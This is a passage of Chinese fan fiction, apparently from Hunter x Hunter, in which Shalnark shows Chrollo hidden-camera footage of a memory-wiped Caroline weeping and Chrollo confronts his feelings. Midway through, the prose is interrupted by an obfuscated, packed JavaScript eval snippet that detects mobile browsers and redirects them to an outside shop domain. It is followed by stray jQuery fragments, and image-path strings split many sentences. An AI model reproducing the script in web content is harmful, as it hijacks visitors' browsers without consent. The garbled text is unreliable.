画面里,卡洛琳蜷在沙发上。她的膝盖抵着胸口,手臂抱着小腿,整个人缩成很小很小的一团她的脸埋在膝盖里,肩膀在抖个不停,一下一下的,像一台出了故障的机器但还在徒劳地运转。
库洛洛徒然地瞪大了双眼,呼吸停滞地看着那个他以为忘了他就会幸福的人,蜷缩在沙发上,哭得浑身发抖。
库洛洛觉得自己整个人像被人从高处丢进了冰水里。不是慢慢冷下来的,是一瞬间的事,皮肤先失去温度,然后是肌肉,然后是骨头,然后是心脏。
“要不是我装了摄像头,”侠客看着库洛洛的样子,原本尖锐的情绪一下子也泄气了,放缓了语气,但该说的还是要说,“卡洛琳真的会因为你的所作所为而伤心死。你让她忘了你,你以为她会在没有你的世界里幸福。”
“但实际上,她差点就死了。不是因为你的敌人或者旅团的任务,是因为你,库洛洛。”侠客没有任何立场也没有任何必要谴责库洛洛,毕竟他本质上只是一个旁观者,但他说出来的每一个字还是钉子,钉进库洛洛的头骨里。
画面里,卡洛琳把脸埋进了靠垫里,那个靠垫是他常枕的那只,上面已经没有他的味道了,但她还是把脸埋了进去。
库洛洛的大脑在艰难地运转着,一切都是如此清晰直白,比起那种错综复杂的血腥博弈简直可说是简单明了。
为什么这么简单的事情他却一直都没有想明白呢?
“而我之所以答应卡洛琳的要求。第一,她的要求是让自己为你而死,不是让你为她而死。旅团不能失去你。”侠客陈述的条理十分清晰,作为蜘蛛的脑,他怎么可能没有认真考虑过就答应卡洛琳的要求?
“第二,我认为这是卡洛琳真心实意的感情。你不应该辜负,你应该看见,”侠客的声音轻了一点,但钉子钉得更深了,“你之前自以为是为她好,但你完全没有考虑过,她认为这样是幸福吗?你认为她忘了你会幸福,她幸福了吗?”
侠客的手指在键盘上敲了一下,画面暂停了,卡洛琳的眼神看起来痛苦迷茫的都要溢出来了:“库洛洛,是你一直以来都在逃避,逃避面对自己真实的感受吧。如果非要这么极端才能让你正视自己的感情,以免真正到了不可挽回的时候再来追悔莫及,这么做也没什么不好吧。”
侠客没说完的是,这不仅是为了库洛洛,
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17566610|203373||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
更是为了旅团。
库洛洛看着屏幕上卡洛琳定格的脸。她蜷缩的姿态在告诉他一切,她在疼,她在想他,她忘了他但她还在想他。她的身体记得他,她的身体在为他疼,而他不在了。
所以一直是自己没有正视她的心意吗?
他让派克删掉了她的记忆,他以为这样她就不会在因为自己而痛苦纠结了。但事实是他没有解脱,她也没有,两个人都没有。
后怕像潮水一样涌上来,从脚底开始,漫过脚踝,漫过膝盖,漫过腰际。库洛洛在那片冰冷的黑色的没有尽头的后怕里站着,水漫到他的胸口,漫到他的脖子,漫到他的下巴。他快要被淹没了,但他没有挣扎。
但是,在那片冰冷的黑色的水里,还是有一个小小的温热的东西在跳动。
后怕是因为终究还是没有彻底失去。
她在自己把她推开之后,还是回来了。她在自己说“我尊重你的选择”之后,还是把她的命绑在了他的心跳上。
她不会走了,她真的再也不会离开了。
这个认知像一根很细很细的从水面上垂下来的绳子,缠上了库洛洛的手腕,唤醒了他的神智。